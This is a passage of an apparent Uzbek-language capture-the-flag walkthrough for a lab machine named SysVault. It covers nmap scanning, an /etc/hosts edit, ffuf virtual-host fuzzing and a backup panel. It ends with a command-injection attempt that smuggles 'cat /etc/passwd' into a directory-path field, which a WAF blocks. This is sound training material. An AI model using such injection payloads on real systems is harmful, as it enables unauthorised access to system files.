


Raximjonov Saidislom

machine: SysVault difficulty: Medium

nmap scan natijasi



```
(saidislom@kali) ~  
$ nmap 172.17.0.2 -p- --min-rate 5000  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 22:37 +0500  
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 0.49 seconds  
  
(saidislom@kali) ~  
$ nmap 172.17.0.2 -p- --min-rate 5000  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 22:37 +0500  
Nmap scan report for 172.17.0.2  
Host is up (0.0000040s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 0A:D7:AD:AB:82:0A (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds  
  
(saidislom@kali) ~  
$
```

```
nmap 172.17.0.2 -p- --min-rate 5000
```

**172.17.0.2 manziliga so'rov yuboramiz, sayt internal.dl
domeniga yo'naltirmoqda**

```
kali@kali -
Session Actions Edit View Help

(saidislom@kali) ~
$ curl http://172.17.0.2
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>303 See Other</title>
</head><body>
<h1>See Other</h1>
<p>The answer to your request is located <a href="http://internal.dl/">here</a>.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80</address>
</body></html>

(saidislom@kali) ~
$
```

```
curl http://172.17.0.2
```

internal.dl domeni hali DNS orqali topilmayapti

```
kali@kali -
Session Actions Edit View Help


(saidislom@kali) ~
$ curl http://172.17.0.2
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>303 See Other</title>
</head><body>
<h1>See Other</h1>
<p>The answer to your request is located <a href="http://internal.dl/">here</a>.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80</address>
</body></html>

(saidislom@kali) ~
$ curl http://172.17.0.2 -L
curl: (6) Could not resolve host: internal.dl

(saidislom@kali) ~
$
```

```
curl http://172.17.0.2 -L
```


/etc/hosts fayliga internal.dl domenini qo'lda qo'shamiz

A terminal window on a Kali Linux system showing the /etc/hosts file being edited with nano. The file contains entries for 127.0.0.1 (localhost), 127.0.1.1 (kali), and 172.17.0.2 (internal.dl). It also includes IPv6 addresses and a comment about IPv6 capable hosts. The terminal has a dark theme and a status bar at the bottom with various keyboard shortcuts.

```
GNU nano 9.1 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
172.17.0.2   internal.dl
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

172.17.0.2 internal.dl

endi domen orqali sahifa manzilini ochamiz

A terminal window showing the output of a curl command. The output is an HTML document with a title 'internal - Secure Backup Infrastructure' and a link to Google Fonts. It also contains a style section with various CSS rules for background, color, font, and layout. The terminal has a dark theme and a status bar at the bottom.

```
(saidislom@kali) ~$ curl http://172.17.0.2 -L
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>internal - Secure Backup Infrastructure</title>
<link href="https://fonts.googleapis.com/css2?family=Share+Tech&family=Orbitron:wght@400;700;900&family=Exo+2:wght@300;400;600&display=swap" rel="stylesheet">
<style>
:root {
  --bg: #020c0f;
  --bg2: #040f14;
  --green: #00ff88;
  --cyan: #00e5ff;
  --red: #ff2d55;
  --dim: #0a2a1f;
  --border: #0d3d2b;
  --text: #c8ffe8;
  --muted: #4a8a6a;
}


* { margin: 0; padding: 0; box-sizing: border-box; }

body {
  background: var(--bg);
  color: var(--text);
  font-family: 'Exo 2', sans-serif;
  min-height: 100vh;
  overflow-x: hidden;
}

/* Scanlines overlay */
body::before {
  content: '';
  position: fixed;
  top: 0; left: 0;
  width: 100%; height: 100%;
  background: repeating-linear-gradient(
```

curl http://172.17.0.2 -L

internal.dl saytining ko'rinishi



yashirin subdomenlarni (vhost) fuzzing orqali qidiramiz

```

kali@kali: ~
:: Matcher                : Response status: 200,301,302,403

backup [Status: 200, Size: 22554, Words: 4271, Lines: 812, Duration: 1ms]
:: Progress: [4989/4989] :: Job [1/1] :: 49 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

(saidislom@kali)-[~]
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://172.17.0.2 -H "Host: FUZZ.internal.dl" -mc 200,301,302,403

v2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.internal.dl
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,301,302,403

backup [Status: 200, Size: 22554, Words: 4271, Lines: 812, Duration: 1ms]
:: Progress: [4989/4989] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

(saidislom@kali)-[~]
$ echo "172.17.0.2 backup.internal.dl" | sudo tee -a /etc/hosts
[sudo] password for kali:
172.17.0.2 backup.internal.dl

(saidislom@kali)-[~]
$

```

```

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-u http://172.17.0.2 -H "Host: FUZZ.internal.dl" -mc 200,301,302,403

echo "172.17.0.2 backup.internal.dl" | sudo tee -a /etc/hosts

```

backup.internal.dl manzilida SysVault Backup Manager paneli topildi



```
(saidislom@kali)-[~]
$ curl -I http://backup.internal.dl
HTTP/1.1 200 OK
Date: Thu, 23 Jul 2026 17:52:39 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Type: text/html; charset=UTF-8


(saidislom@kali)-[~]
$ curl http://backup.internal.dl
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>SysVault - Backup Manager</title>
<link rel="preconnect" href="https://fonts.googleapis.com">
<link href="https://fonts.googleapis.com/css2?family=SpaceMono:wght@400;700&family=Syne:wght@400;600;800&display=swap" rel="stylesheet">
<style>
:root {
  --bg: #0a0c10;
  --surface: #0f1318;
  --surface2: #161b24;
  --border: #1e2733;
  --accent: #00d4aa;
  --accent2: #0099ff;
  --danger: #ff4560;
  --warn: #f5a623;
  --text: #c9d1d9;
  --muted: #4a5568;
  --green: #39d353;
  --font-mono: 'Space Mono', monospace;
  --font-ui: 'Syne', sans-serif;
}

*, ::before, ::after { box-sizing: border-box; margin: 0; padding: 0; }


body {
  background: var(--bg);
```

```
curl -I http://backup.internal.dl
curl http://backup.internal.dl
```

panelning ko'rinishi — Directory Inspector funksiyasi orqali katalog tekshiriladi




oddiy katalog yo'lini tekshirib ko'ramiz




/var/backups

buyruq in'yeksiyasini sinaymiz, lekin WAF operatorlarni bloklaydi




```
/var/backups; cat /etc/passwd | grep -E '/bin/bash|/bin/sh'
```

boshqa usul bilan sinaymiz, bu safar buyruq nomi qora ro'yxatga tushib bloklanadi



